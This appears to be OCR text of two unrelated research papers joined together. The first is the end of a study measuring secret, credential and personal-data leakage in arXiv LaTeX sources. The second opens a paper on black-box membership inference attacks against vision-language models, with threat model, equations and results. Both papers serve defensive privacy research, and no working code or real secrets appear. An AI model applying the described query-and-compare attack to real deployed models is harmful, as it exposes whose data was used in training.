- **Cost and scalability:** On our 100,000-paper dataset, the variable cost of the pipeline was approximately $37 for arXiv S3 retrieval plus $50.4 for Qwen-based comment analysis, for a total of ~$90 per 100,000 papers. Extrapolating the same S3+Qwen pipeline to the full arXiv corpus, and noting that only 81.6% of papers contain usable comments after preprocessing, yields an expected cost of roughly ~$2.2k for comment analysis at scale ($0.816 \times 30 \times \$50.4$) plus ~$1.1k for full-corpus S3 retrieval ($30 \times \$37$), i.e., ~$3.3k total. As a point of comparison, using GPT-5-mini instead of Qwen increases the LLM component: based on our token measurements, input-side costs for 100,000 papers are approximately $340, and including outputs and non-cached prompts can increase this by roughly a factor of three, yielding ~$1,020 per 100,000 papers. Under the same assumption that only the usable-comment subset is processed by the model, the full-arXiv LLM cost would be approximately ~$25k ($0.816 \times 30 \times \$1{,}020$), plus ~$1.1k for S3 retrieval, i.e., ~$26k total.

7 Conclusion

This paper introduced `LaTeXpOsEd`, a framework that combines traditional artifact extraction with modern language-model reasoning to detect and characterize sensitive information leakage in public preprint source packages. Evaluating a representative sample of 100,000 arXiv submissions, we find that inadvertent disclosure is not an edge case: our pipeline flagged 9,926 papers (9.9%), producing 13,806 distinct detections spanning privacy, security, and research-integrity risks.

Beyond prevalence, the results reveal concrete, recurring exposure modes. We observe large volumes of personally identifying information (e.g., names, emails, and phone numbers) and substantial leakage of peer-review and editorial materials, alongside internal author communications that could lead to organizational or individual reputation damage. We also identify link-based access leakage (e.g., private documents/-folders and shared URLs) and a smaller but consequential set of explicitly *critical* cases, including 47 username/password credentials and cloud access keys. Taken together, these findings show that public source release can unintentionally turn build artifacts, comments, and auxiliary files into high-value OSINT.

Importantly, we conducted a systematic benchmark of 25 LLMs for context-sensitive leak detection, and selected Qwen as the best-performing open-source model for `LaTeXpOsEd` based on the resulting accuracy-cost trade-offs. To support reproducibility and follow-on research, we also publicly released our benchmark (models, prompts, and evaluation protocol), providing a concrete reference point for future work on LLM-assisted sensitive-data detection in scientific source archives.

Recommendations. Mitigation requires both author-side hygiene and platform-side safeguards. For authors (pre-submission hygiene) we recommend the following action points:

1. **Sanitize the source package.** Remove comments, unused inputs, and non-essential artifacts before upload; where possible, use automated tooling such as *arXiv LaTeX Cleaner*[5].
2. **Keep secrets out of the project tree.** Never store credentials, tokens, private links, or "notes-to-self" in `.tex` comments, build logs, auxiliary files, or temporary caches.

[5] https://github.com/google-research/arxiv-latex-cleaner

3. **Avoid link-based access leakage.** Do not circulate editable signed URLs or shared links that implicitly grant access; share access explicitly with co-authors via proper access control.

4. **Audit before submission.** Perform a final directory audit (including `.log`, `.aux`, `.bbl`, and embedded metadata such as image EXIF).

For platforms (systemic safeguards):

1. **Make irreversibility explicit.** Present clear upload-time warnings that all included source files become public and are difficult to retract once released.

2. **Provide safe preprocessing.** Offer optional (or default) sanitization such as stripping comments and excluding unused files and common build artifacts.

3. **Scan for sensitive data at upload time.** Run credential/secret/PII detectors and provide immediate, actionable feedback to authors before publication.

4. **Revisit source-release defaults.** Where feasible, consider staged release or restricted access to source packages for elevated-risk submissions.

Finally, our study addressed the two guiding research questions:

RQ1: What kinds of sensitive information are exposed in preprint source files and comments, and how often do these disclosures occur?
Answer: Across a corpus of 100,000 preprints, 9.9% contained at least one sensitive disclosure. The exposed artifacts span multiple severity levels. High and critical impact findings include explicit credentials, cloud access keys, authentication tokens, and large-scale PII exposures, Social Security numbers, private documents, source code, and image metadata revealing geolocation. Medium and low-severity artifacts expose peer-review disputes, internal repositories, validated financial identifiers, network identifiers, and unique email addresses. These results indicate that sensitive disclosures are not isolated anomalies but occur across a broad spectrum of artifact types, affecting both individual privacy and institutional reputation .

RQ2: How effective are traditional pattern-matching techniques and LLMs at detecting contextually hidden sensitive data within preprint source materials?
Answer: Pattern matching is effective for structured indicators (e.g., URLs) but can produce many false positives for "secret-like" strings. In contrast, LLM-based contextual reasoning improves precision in validation by using surrounding context to distinguish true disclosures from benign text, at higher computational cost.

Overall, these results motivate urgent community awareness, and platform-level interventions so that the benefits of open dissemination are not undermined by preventable privacy and security failures. Our large-scale automated analysis captures systematic disclosure patterns but does not account for targeted, manual adversarial review. Such review may identify additional sensitive content within auxiliary artifacts beyond the detection scope of a single-pass automated pipeline.

Acknowledgement

This research is supported and funded by ZEISS Digital Innovation and the Technology Innovation Institute (TII), Abu Dhabi. Additional support is provided by the TKP2021-NVA Funding Scheme under Project TKP2021-NVA-29; ELTE-OTP Cyberlab—a collaboration between Eötvös Loránd University (ELTE) and OTP Bank Plc; funding from Horizon Europe under Grant Agreement No. 101120853; the Research Council of Norway through Project No. 312122, "Raksha: 5G Security for Critical Communications.";and funding under Grant Agreement No. 101145874, supported by the European Cybersecurity Competence Centre.

Availability

The LaTeXpOsEd project is publicly available on its GitHub project page: https://github.com/LaTeXpOsEd. Additionally, both the tools and the LLM-SecDB benchmark are archived on Zenodo at the following links:

- LLM-SecDB benchmark: https://doi.org/10.5281/zenodo.20035860
- Arxiv secret detection tool: https://doi.org/10.5281/zenodo.20058989

References

[1] Mazin Ahmed. Secrets patterns db: The largest open-source database for detecting secrets, api keys, passwords, tokens, and more. GitHub repository, 2023. CC-BY-SA-4.0 license.

[2] Marco Alecci, Jordan Samhi, Tegawendé F Bissyandé, and Jacques Klein. Evaluating large language models in detecting secrets in android apps. *arXiv preprint arXiv:2510.18601*, 2025.

[3] Setu Kumar Basak, Jamison Cox, Bradley Reaves, and Laurie Williams. A Comparative Study of Software Secrets Reporting by Secret Detection Tools . In *2023 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM)*, pages 1–12, Los Alamitos, CA, USA, October 2023. IEEE Computer Society.

[4] Chidera Biringa and Gökhan Kul. Detecting hard-coded credentials in software repositories via llms. *Digital Threats*, 6(3), September 2025.

[5] Cornell University. arxiv bulk data access. https://arxiv.org/help/bulk_data_s3, 2025. Accessed: 2025-10-01.

[6] Cornell University. arxiv instructions for submission: The granting of the license. https://arxiv.org/help/license, 2025. Accessed: 2025-10-01.

[7] Cornell University. arxiv privacy policy. https://arxiv.org/help/policies/privacy_policy, 2025. Accessed: 2025-10-01.

[8] Cornell University. arxiv terms of use. https://arxiv.org/help/policies/terms, 2025. Accessed: 2025-10-01.

[9] Richard A Dubniczky, Krisztofer Zoltan Horvát, Tamás Bisztray, Mohamed Amine Ferrag, Lucas C Cordeiro, and Norbert Tihanyi. Castle: Benchmarking dataset for static code analyzers and llms towards cwe detection. In *International Symposium on Theoretical Aspects of Software Engineering*, pages 253–272. Springer, 2025.

[10] Jim Entwood. arxiv hits 12k in may. arXiv Blog, May 2018. Accessed 2025-09-17.

[11] Runhan Feng, Ziyang Yan, Shiyan Peng, and Yuanyuan Zhang. Automated detection of password leakage from public github repositories. In *2022 IEEE/ACM 44th International Conference on Software Engineering (ICSE)*, pages 175–186, 2022.

[12] Gerald Friedland and Robin Sommer. Cybercasing the joint: on the privacy implications of geo-tagging. In *Proceedings of the 5th USENIX Conference on Hot Topics in Security*, HotSec'10, page 1–8, USA, 2010. USENIX Association.

[13] Google Research. arxiv-latex-cleaner. https://github.com/google-research/arxiv-latex-cleaner. Accessed 2025-12-12.

[14] Mark A. Hanson, Pablo Gómez Barreiro, Paolo Crosetto, and Dan Brockington. The strain on scientific publishing. *Quantitative Science Studies*, 5(4):823–843, 11 2024.

[15] Qijun He, Muhammad Umair, Athman Bouguettaya, and Amani Abusafia. Determining modified versions of social media images. *World Wide Web*, 28(3), April 2025.

[16] Imed Keraghel, Stanislas Morbieu, and Mohamed Nadif. Recent advances in named entity recognition: A comprehensive survey and comparative study, 2024.

[17] latexpand contributors. latexpand. https://gitlab.com/latexpand/latexpand. Accessed 2025-12-12.

[18] Christophe Lazaro and Daniel Le Métayer. Control over personal data: True remedy or fairy tale? *SCRIPTed: A Journal of Law, Technology & Society*, 12(1):3–34, 2015.

[19] Michael Meli, Matthew R. McNiece, and Bradley Reaves. How bad can it git? characterizing secret leakage in public github repositories. In *Proceedings of the 2019 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2019.

[20] National Science Board. Publication output by country, region, or economy and scientific field, 2021. Accessed: 2025-09-25.

[21] Javier Pastor-Galindo, Pantaleone Nespoli, Félix Gómez Mármol, and Gregorio Martínez Pérez. The not yet exploited goldmine of osint: Opportunities, open challenges and future trends. *IEEE Access*, 8:10282–10304, 2020.

[22] Jiaxin Pei, Lulin Yang, and Lingfei Wu. Hidden division of labor in scientific teams revealed through 1.6 million latex files. *arXiv preprint arXiv:2502.07263*, 2025.

[23] Md Nafiu Rahman, Sadif Ahmed, Zahin Wahab, S M Sohan, and Rifat Shahriyar. Secret breach detection in source code with large language models, 2025.

[24] Tarek Saier and Michael Färber. unarxive: a large scholarly data set with publications' full-text, annotated in-text citations, and links to metadata. *Scientometrics*, 125(3):3085–3108, 2020.

[25] Nishchal Soni. Forensic value of exif data: An analytical evaluation of metadata integrity across image transfer methods. *Perspectives in Legal and Forensic Sciences*, 2(2):10006, 2025.

[26] J. Tesic. Metadata practices for consumer photos. *IEEE MultiMedia*, 12(3):86–92, 2005.

[27] U.S. Department of Homeland Security. The menlo report: Ethical principles guiding information and communication technology research. Technical report, U.S. Department of Homeland Security, August 2012.

[28] Elliott Wen, Jia Wang, and Jens Dietrich. Secrethunter: A large-scale secret scanner for public git repositories. In *2022 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 123–130, 2022.

[29] Alan F. Westin. *Privacy and Freedom*. Atheneum, New York, 1967.

[30] Jianliang Yang, Xiya Zhang, Kai Liang, and Yuenan Liu. Exploring the application of large language models in detecting and protecting personally identifiable information in archival data: A comprehensive study*. In *2023 IEEE International Conference on Big Data (BigData)*, pages 2116–2123, 2023.

[31] Yajin Zhou, Lei Wu, Zhi Wang, and Xuxian Jiang. Harvesting developer credentials in android apps. In *Proceedings of the 8th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, WiSec '15, New York, NY, USA, 2015. Association for Computing Machinery.



Are Neuro-Inspired Multi-Modal Vision-Language Models Resilient to Membership Inference Privacy Leakage?

David Amebley
The University of Alabama
dkamebley@crimson.ua.edu

Sayanton Dibbo*
The University of Alabama
sdibbo@ua.edu

Abstract

The growing deployment of multi-modal models (MMs) has introduced new attack vectors that can leak sensitive training data, leading to *privacy leakage*. This paper investigates *black-box membership inference attack (MIA)* privacy attack on multi-modal vision-language models (VLMs). *State-of-the-art* research analyzes privacy vulnerabilities primarily to unimodal AI systems, while recent studies indicate MMs can also be vulnerable to privacy attacks. On the other hand, researchers have demonstrated that biologically inspired neural network representations can enhance the resilience of unimodal systems against adversarial attacks. However, the privacy vulnerability of neuro-inspired MMs remains unexplored. In this work, we introduce a systematic neuroscience-inspired topological regularization framework and expose the resilience of MM VLMs against image-text-based MIA vulnerabilities. We examine this MIA vulnerability using three different VLMs: BLIP, PaliGemma 2, and ViT-GPT2, across three benchmark datasets: COCO, CC3M, and NoCaps. We compare the baseline and neuro VLMs (with topological regularization) defined as NEURO (τ =2) and another variant NEURO++ (τ =3). Our results on the BLIP model using the COCO dataset demonstrate that neuro-inspired regularization significantly reduces MIA attack success, with NEURO (τ =2) achieving an approximately 24% reduction in mean ROC-AUC, while preserving or improving utility as measured by MPNet and ROUGE-2. Additional evaluations on BLIP, PaliGemma 2, and ViT-GPT2 across CC3M and NoCaps indicate that privacy improvements are architecture and dataset-dependent, with stronger regularization (τ =3) generally required to achieve consistent reductions in membership inference risk. This research contributes to the growing understanding of privacy risks in MMs and a pathway to design privacy threat-resilient VLMs.


*Corresponding author: Sayanton Dibbo

1 Introduction


Multi-modal models (MMs) developed with multiple data modalities and sources are becoming more popular in application areas, including autonomous robotics [16, 92], healthcare [101, 119], education [25], biometric authentication [67, 104], and content creation [3, 10]. These MMs often include different modalities, including image and text modalities. In the last few years, Large Language Models (LLMs) like ChatGPT have seen more improvements and can now solve a wide range of problems, making them more popular than ever [6, 9]. These models are known for their language understanding, built on the foundation of Natural Language Processing (NLP) [6]. VLMs benefit from advances in LLM research and are considered part of the AI model cluster that leverages NLP and Computer Vision to create a more complete understanding of visual and textual information [50]. VLMs with this power can identify objects in an image and provide a natural language description of the object identified [17, 44, 50]. VLMs are integrated into many applications and tools from basic to sophisticated tasks, e.g., extracting text from an image, explaining a diagram, or counting objects [43, 44, 50, 61]. This can further be incorporated in wearable computing [56], trustworthy AI/ML computing [23], health tracking [103], mission-critical agentic AI solutions [81], and user authentication [102].

Despite their capabilities, VLMs, like unimodal models, are susceptible to vulnerabilities such as adversarial and privacy attacks, particularly due to their multi-modal nature. [11, 21, 43, 52, 61, 79, 117, 124]. Among these is a type of attack in which image and text pairs are subtly altered to mislead the model to produce harmful outputs [54, 61, 68, 116, 117]. Another common vulnerability in the form of an attack to VLMs is membership inference attacks (MIAs), where attackers (also known as adversaries) try to deduce whether the model used some specific data in its training, which can be a privacy risk [14, 37, 38, 47, 48, 88].

Shokri et al. [88] implemented and tested the first-ever *black-box* membership inference attacks (MIAs) on machine



(a) MIA Attack Overview



(b) MIA Pipeline on VLM Threat Model.

Figure 1: In (a), we illustrate an overview of MIA attack on VLM, where an adversary infers whether a sample is part of training data by generating the model's (VLMs) caption (output) from VLMs with queries. In (b), we present the MIA pipeline for neuro-inspired VLMs, in which the adversary fine-tunes pre-trained VLMs with topological regularization (τ) and generates captions. Finally, the adversary decided the membership of a particular sample based on semantic (MPNet) and lexical (ROUGE-2) similarity measures between original and generated captions.

learning models. [34, 70] affirmed the success of these attacks on different machine learning models, including classification and generative models, convolution neural networks (CNNs), and multilayer perceptron (MLP). Some of these attacks also target ML models that learned on multiple and sensitive image and text data [32]. Recently, work on MIAs has expanded to LLM-based models, such as generative text LLMs. Some *black-box*, text-only MIA methods in LLMs, such as the Repeat and Brainwash techniques, check for membership by examining patterns in the text the model produces [19, 107]. These methods are similar to MIAs on VLMs, like our work, in that they rely on measuring the semantic similarity or lexical overlap between generated captions and ground-truth data. However, the LLM attacks target text data rather than text-image pairs. More recently, we have seen some emerging work on MIAs on VLMs, with the first-ever by [36, 53], who explored MIAs on multi-modal image captioning systems using metric-based and feature-based similarity methods. Hu et al. [37] highlighted the need for more attention to MIAs on VLMs, as most work on VLMs has focused on improving the performance of these models' interactions [20]. In their work, they proposed the first temperature-based MIA methods targeting instruction-tuning data in VLMs. Although researchers started focusing on privacy vulnerabilities to VLMs, it has generally focused on detecting MIAs on regular VLMs using metric- or similarity-based signals [53, 115], which exploit the proximity of the model-generated caption to the ground-truth training caption. These efforts consider regular VLMs vulnerabilities, which do not seem to be resilient against MIAs.

Neuro-Inspired VLMs: We refer to *neuro-inspired models* as models fine-tuned to consider human brain neuron architectures [20]. This technique imposes different regularization, including an auxiliary spatial loss during training to encourage physically adjacent units in the model to develop correlated functional responses [74]. The concept is inspired by the brain's mechanisms for minimizing wiring costs [5] and pruning synapses [20] based on activity, favoring local over long-range connectivity. This structural concept enables localized sparse feature processing [20, 74] similar to the human brain and closely mimics how the brain works while improving model robustness [100]. Teti et al. [95] and Dibbo et al. [22] pointed out that neuroscience-inspired biologically regularized unimodal models can be more resilient to adversarial and privacy threats compared to regular neural networks due to their capabilities to capture subtle changes in samples. However, it is not yet explored how this holds for multi-modal complex VLMs. Therefore, we focus on developing a biologically inspired regularization-based framework to assess the MIA vulnerabilities on MM, i.e., *neuro-inspired VLMs*. Specifically, we explore the following research question: **RQ1:** Do neuro-inspired (τ-regularized) VLMs resist *black-box* membership inference attacks better than standard VLMs? We explore how neuroscience-inspired model-level structural regularization, specifically τ-regularization (topology-inducing training) [20], can impact VLMs resilience. Instead of just detecting data leakage through output metrics, we study an internal framework that makes models more resilient against MIAs, without significantly compromising performance (utility). In other words, we investigate the research question: **RQ2:** How does topological regularization affect the privacy-utility trade-off in VLMs? More importantly, to the best of our knowledge, no research has examined how neuro-inspired vision-language models (i.e., those trained with topological regularization) affect privacy. This situation leaves an important gap in understanding whether topological regularization can affect memorization and membership inference attacks.

Our main contributions in this work are as follows:

- We introduce the topological regularization framework

(i.e., τ-regularized) to fine-tune MM VLMs (i.e., neuro-inspired models)

- We study resilience of neuro-inspired VLMs for the first time on *black-box membership inference* privacy attacks
- We extensively evaluate the neuro-inspired VLMs' privacy leakage in three different datasets (COCO, CC3M, and NoCaps) with three different VLMs (BLIP, PaliGemma 2, and ViT-GPT2) and compare the neuro-inspired VLMs' resilience
- We present quantitative comparisons between the privacy attack success rates (accuracy) and VLMs' performance (caption similarity) among neuro-inspired VLMs and baseline models, illustrating the privacy vs. performance trade-offs
- We ablate the neuro-inspired VLMs with different τ values to capture pattern of VLMs resilience against privacy attacks

Organization: We organize the remainder of this paper as follows: Section 2 explains Membership Inference Attacks and Vision-Language Models. Section 3 describes our methodology, including the *black-box* threat model and the τ-regularized fine-tuning process. Section 4 outlines the experimental setup, the models used, and the evaluation metrics. Section 5 discusses the results and the resilience of neuro-inspired VLMs. We discuss our research contexts and possible direction to facilitate future research in this domain in Section 6. Finally, Section 7 concludes the paper, summarizing our takeaways and future pathways.

2 Preliminaries

In this section, we illustrate preliminaries on the multi-modal vision-language models (VLMs) and membership inference attacks (MIAs).

2.1 Membership Inference Attacks (MIAs)

Before we define inference attacks, we first want to examine privacy in the context of vision language and machine learning models. Dalenius et al. claimed that a model should not show more about its input than what we would have known about the input without the model [18].

An adversary can persistently query a model to determine whether certain data was used to train it or not. The attacker usually has some dataset that they *suspect* may have been used to train the model [7, 31, 48, 63, 80, 91, 123]. During this time, they feed the model with the data they have and observe the model's output [34, 35, 98]. Formally, we can express this as:

$$\mathcal{A} : (u, v) \mapsto \begin{cases} 0, & \text{if } (u, v) \notin \mathcal{D} \\ 1, & \text{if } (u, v) \in \mathcal{D} \end{cases} \tag{1}$$

where u is an input instance, v is its associated label or caption, $\mathcal{D}$ represents the model's training dataset, and $\mathcal{A}$ outputs 0 or 1 to indicate whether u, v is inferred to be a non-member or member of the training set, respectively [64].

A strong positive response infers membership, i.e., the model has likely seen the data before. If an attacker knows that some data was used to train a model, it can result in a privacy leak [88]. Various membership inference methods have been tested in the past, including shadow model-based MIAs [27, 34, 62, 88, 98].

White-box membership inference attacks exploit internal signals, such as gradients, activations, or model parameters, to detect overfitting on specific data samples. They are usually more effective than *black-box* attacks because they leverage the model's training dynamics [34, 34, 34, 45, 71, 82, 114]. *Black-box* membership inference attacks use model outputs to infer membership. Unlike *white-box* attacks, these types have no access to the model's internal details, such as activations or gradients. They are widely used in ML-as-a-Service scenarios where users lack internal access to the model [31, 34, 88].

2.2 Vision-Language Models (VLMs)

Vision-language models (VLMs) are models that learn to connect images and text by using large amounts of image and text data. They can understand natural language and reason on different types of information.

$$\mathcal{L}_{\text{VLM}} = -\log \frac{\exp\Big(\text{sim}(z_i^{\text{img}}, z_i^{\text{txt}})/\beta\Big)}{\sum_j \exp\Big(\text{sim}(z_i^{\text{img}}, z_j^{\text{txt}})/\beta\Big)} \tag{2}$$

where z_i^{img} is the embedding of the i-th image from the vision encoder, and z_i^{txt} is the embedding of its paired caption from the language encoder. The function $\text{sim}(\cdot,\cdot)$ measures how similar two embeddings are (e.g., cosine similarity), and β is a temperature constant. This loss pushes each image embedding to be most similar to its matching caption compared to other captions in the batch [51, 122].

Regarding their strengths, VLMs connect visual information with text to make it easier to understand images and their descriptions [122]. Because VLMs learn from large-scale image–text pairs, they generalize with little or no new training [87, 122]. They also perform classification, captioning, visual question answering (VQA), text recognition (OCR), and information retrieval following instructions [44]. Methods like freezing encoders, compressing tokens, and adding adapters can make VLMs more efficient while retaining their strong performance [87].

3 Methodology

We consider a *black-box* MIA scenario, where the adversary attempts to determine whether a specific image-text pair was part of the training dataset of a deployed VLM.

3.1 Adversarial Capabilities

Adversarial capabilities determine the effectiveness of a membership inference attack and influence the attacker's chances of success. Previous research classifies adversaries based on the amount of information they can access from the target model [13, 37, 112, 113]. In *white-box* settings, attackers can access internal model parameters, gradients, or their hidden representations. In *soft black-box* settings, attackers can query the model and receive intermediate outputs, such as logits or probability distributions. The most restrictive and realistic scenario for deployed VLMs is the *strict black-box* setting. With this scenario, adversaries can only see the final output of the model [49, 94, 110]. In our threat model, the adversary operates under this strict *black-box* assumption. They can submit an input image and only see the generated caption, with no access to model weights, training data, embeddings, or confidence scores. This scenario is common with deployed VLMs with only inference APIs access [28, 34, 55, 60, 97, 99, 123].

3.2 Attack Overview

The adversary's goal is to find out if a specific image-caption pair (u, v) was used to train the target VLM $\mathcal{M}_\tau$. In this *black-box* threat model, the adversary can only send an image u to $\mathcal{M}_\tau$ and see the caption it produces, which we call $v' = \mathcal{M}_\tau(u)$, as described in Section 3.1.

In the setup shown in Fig. 1a, the attacker queries the model with an image and receives a caption. They then compare this caption to the image's ground-truth caption. If the caption is very similar to the original text, the adversary infers that (u, v) likely belongs to the training. If it is not, they classify it as a non-member. To measure caption similarity, they can use two methods: (i) MPNet embedding similarity, which checks for semantic alignment, and (ii) ROUGE-2 overlap for lexical matching. These two methods combine to create the membership score.

3.3 Attack Pipeline on τ-Regularized VLMs

Fig. 1b shows the detailed steps of the attack used in our evaluation. Although the attacker does not modify the model or train it, we analyze how different levels of topological regularization, $\tau \in \{0, 2, 3\}$, can impact privacy. For each level of τ, the attack follows these steps:

(i) **Query.** The attacker sends an input image u to the model $\mathcal{M}_\tau$ and gets a generated caption v'.

(ii) **Similarity Computation.** The attacker checks how similar v' is to the ground-truth caption(s) using MPNet semantic similarity and ROUGE-2 lexical overlap. This gives us two indicators of membership:

$$s_{\text{mp}}(u) = \text{sim}_{\text{MPNet}}(v', v), \quad s_{\text{rg}}(u) = \text{sim}_{\text{ROUGE2}}(v', v)$$

We describe similarity metrics in Section 4.6.

(iii) **Membership Decision.** If the similarity is high, it suggests the model memorized training information, leading the attacker to infer membership. On the other hand, a lower score will indicate likely non-membership. These steps connect directly to Fig. 1b, which illustrates how captions are generated from $\mathcal{M}_\tau$, compared to references, and then converted to membership predictions using similarity scores, which explain how the attacker interacts with the model.

3.4 Adversarial Goal

We formalize this *black-box* attack capability as follows.

$$\mathcal{M}_\tau : \mathcal{U} \to \mathcal{V} \tag{3}$$

represent a VLM fine-tuned under topological regularization coefficient $\tau \geq 0$, where $\mathcal{U}$ is the *image domain* and $\mathcal{V}$ is *the caption domain*. The adversary can submit an image $u \in \mathcal{U}$ to $\mathcal{M}_\tau$ and observe its generated caption

$$v' = \mathcal{M}_\tau(u) \tag{4}$$

Here, $\mathcal{M}_\tau$ refers to the deployed VLM, u is the query image, and v' is the caption that the model generates. The adversary cannot access any gradients, embeddings, or model parameters. For a given query image u, the attacker attempts to infer whether u was part of the model's private training set $\mathcal{D}_{\text{train}}$ [42, 88]. Formally, the goal is to infer the membership indicator [40]

$$b(u) = \begin{cases} 1 & \text{if } u \in \mathcal{D}_{\text{train}} \\ 0 & \text{otherwise} \end{cases} \tag{5}$$

To clarify the membership inference problem, we specify the training objective of the model being attacked. When fine-tuning, we optimize the VLM using a topography-regularized loss:

$$\mathcal{J}_\tau = \mathcal{J}_{\text{cap}} + \tau \mathcal{R}_{\text{topo}} \tag{6}$$

where $\mathcal{J}_{\text{cap}}$ is the standard captioning loss (cross-entropy), and $\mathcal{R}_{\text{topo}}$ is the topological regularizer introduced by Deb et al. [20]. The regularizer encourages smoother, spatially organized internal representations by aligning each feature map with a blurred counterpart. Formally, for cortical maps C and their blurred versions C':

$$\mathcal{R}_{\text{topo}} = -\frac{1}{N} \sum_{i=1}^{N} \frac{C_i \cdot C_i'}{\|C_i\| \, \|C_i'\|} \tag{7}$$

Unlike cross-entropy, which only focuses on improving task performance, $\mathcal{R}_{\text{topo}}$ adds a structural rule, i.e, inductive bias, that shapes how the model understands information. Parameter τ controls inductive bias strength [20].

3.5 Information Available to the Adversary

We assume that the adversary has a set of candidate sample images, which they may have drawn from a distribution similar to the training data. For each query image u, the adversary also assumes access to an accompanying reference caption v, e.g., publicly available annotations [59, 85, 93]. These candidate samples are used to query the model, compute similarity statistics between v and $v' = \mathcal{M}_\tau(u)$, and derive a membership decision rule $\hat{b}(u)$.

3.6 Adversarial Knowledge Assumptions

In this attack, we assume that the adversary knows the targeted model is a VLM accessible via query [7, 15, 97]. The adversary also knows public data distributions resembling the training domain exist [1, 59, 76, 85, 86]. Additionally, we assume that the adversary is aware of the availability of a similarity scoring function S [78]. Importantly, we also infer that the adversary is not exposed to the internal parameters or gradients of the model [88, 118]. Again, we consider that they do not know the *exact* samples used in training [7]. We also assume that the adversary is unaware of the optimizer state or hyperparameters used. This scenario is common with cloud-API threats [7, 97].

3.7 Threat Model

The adversary assesses how closely the generated caption v' matches the reference caption v using similarity metrics like MPNet [73, 90] and ROUGE-2 [2, 57]. We denote a similarity function as [8, 109]:

$$S : \mathcal{V} \times \mathcal{V} \to \mathbb{R} \tag{8}$$

For a *query image* u:

$$s(u) = S\big(v, \mathcal{M}_\tau(u)\big) \tag{9}$$

The adversary performs a threshold-based attack

$$\hat{b}(u) = \begin{cases} 1 & \text{if } s(u) \geq t \\ 0 & \text{otherwise} \end{cases} \tag{10}$$

where t is chosen to maximize discrimination between members and nonmembers. Here, u denotes an input image, and v is its reference caption. $v' = \mathcal{M}_\tau(u)$ represents the generated caption, whereas $S(\cdot,\cdot)$ computes semantic similarity between the generated and reference captions. $s(u)$ is the resulting similarity score; and $b(u) \in \{0,1\}$ indicates whether u is a training member. For each model-dataset configuration, we compute the mean similarity scores for the member and nonmember samples, respectively, i.e., α_{in} and α_{out}, as follows:

$$\alpha_{\text{in}} = \mathbb{E}_{u \in \mathcal{D}_{\text{train}}}[s(u)], \qquad \alpha_{\text{out}} = \mathbb{E}_{u \notin \mathcal{D}_{\text{train}}}[s(u)] \tag{11}$$

We denote the similarity gap as follows:

$$\Delta_\tau = \alpha_{\text{in}} - \alpha_{\text{out}} \tag{12}$$

Larger Δ_τ implies a stronger membership signal [83, 88, 118]. Under τ-regularization, we expect the Δ_τ to shrink. Membership inference success is computed by comparing $\hat{b}(u)$ to ground-truth $b(u)$ [31].

3.8 Topological (τ-Regularization) Model

To improve membership privacy, we consider VLMs trained under topological regularization [20].

$$\mathcal{J}_\tau = \mathcal{J}_{\text{cap}} + \tau \cdot \mathcal{R}_{\text{topo}} \tag{13}$$

where $\mathcal{J}_{\text{cap}}$ is the standard captioning loss, and $\mathcal{R}_{\text{topo}}$ encourages nearby features in the model to learn related functions. The scalar τ determines how strongly this topological constraint is applied [12, 29, 65] (explicit form of $\mathcal{R}_{\text{topo}}$ is presented in Section 3.4).

As τ increases, the learned representations become more organized ("Neuro") [30, 66, 69, 72, 84, 111, 125], which should reduce the model's reliance on memorizing specific training examples and therefore mitigate membership leakage [20, 33–35, 39, 41, 96]. In this work, we study three configurations of the model: the baseline version ($\tau = 0$), a Neuro-regularized version ($\tau = 2$), and a stronger Neuro++ configuration ($\tau = 3$). These settings allow us to examine how increasing τ affects privacy leakage.

4 Experiments

In this section, we describe how we carry out our membership inference attacks on the pretrained VLMs. We outline the evaluation setup, models, datasets, caption-similarity pipeline, and attack formulation. *Our implementation is based on the following codebase.*[1]

4.1 Experimental Setup

Access Model and Infrastructure. We tested pre-trained VLMs BLIP, ViT-GPT2, and PaliGemma 2 using locally saved Hugging Face checkpoints on the UA HPC cluster, which has an A100 GPU with 80 GB. The attacker can only input image-caption pairs and receive captions in return. They cannot access any internal parameters or gradients. In addition, there are no limits on the number of queries in our experiments.

[1] The code can be found at https://github.com/YukeHu/vlm_mia.

Table 1: Performance comparison among BASELINE and τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 3$) on the COCO dataset. The table reports member and non-member similarity scores for MPNet and ROUGE-2, along with the resulting ROC-AUC values (mean$\pm$std) across BLIP, PaliGemma 2, and ViT-GPT2.

Dataset	Model	Threat Model	MPNet ⇓⇓ (Member)	MPNet ⇓⇓ (Non-Member)	ROUGE-2 ⇓⇓ (Member)	ROUGE-2⇓⇓ (Non-Member)	ROC-AUC⇑⇑
COCO	BLIP	BASELINE	0.723	0.663	0.249	0.171	94.00 ± 9.90
		NEURO	**0.797**	**0.793**	**0.425**	**0.380**	$\mathbf{70.88 \pm 18.95}$
		NEURO++	**0.698**	**0.687**	**0.319**	**0.312**	$\mathbf{63.46 \pm 10.88}$
	PaliGemma 2	BASELINE	0.605	0.603	0.227	0.203	70.86 ± 19.53
		NEURO	**0.717**	**0.712**	**0.111**	**0.102**	$\mathbf{69.98 \pm 13.48}$
		NEURO++	**0.735**	**0.732**	**0.338**	**0.318**	$\mathbf{66.76 \pm 13.57}$
	ViT-GPT2	BASELINE	0.771	0.773	0.318	0.304	55.51 ± 16.47
		NEURO	**0.773**	**0.782**	**0.357**	**0.373**	$\mathbf{29.38 \pm 10.58}$
		NEURO++	**0.775**	**0.776**	**0.357**	**0.368**	$\mathbf{38.39 \pm 10.28}$

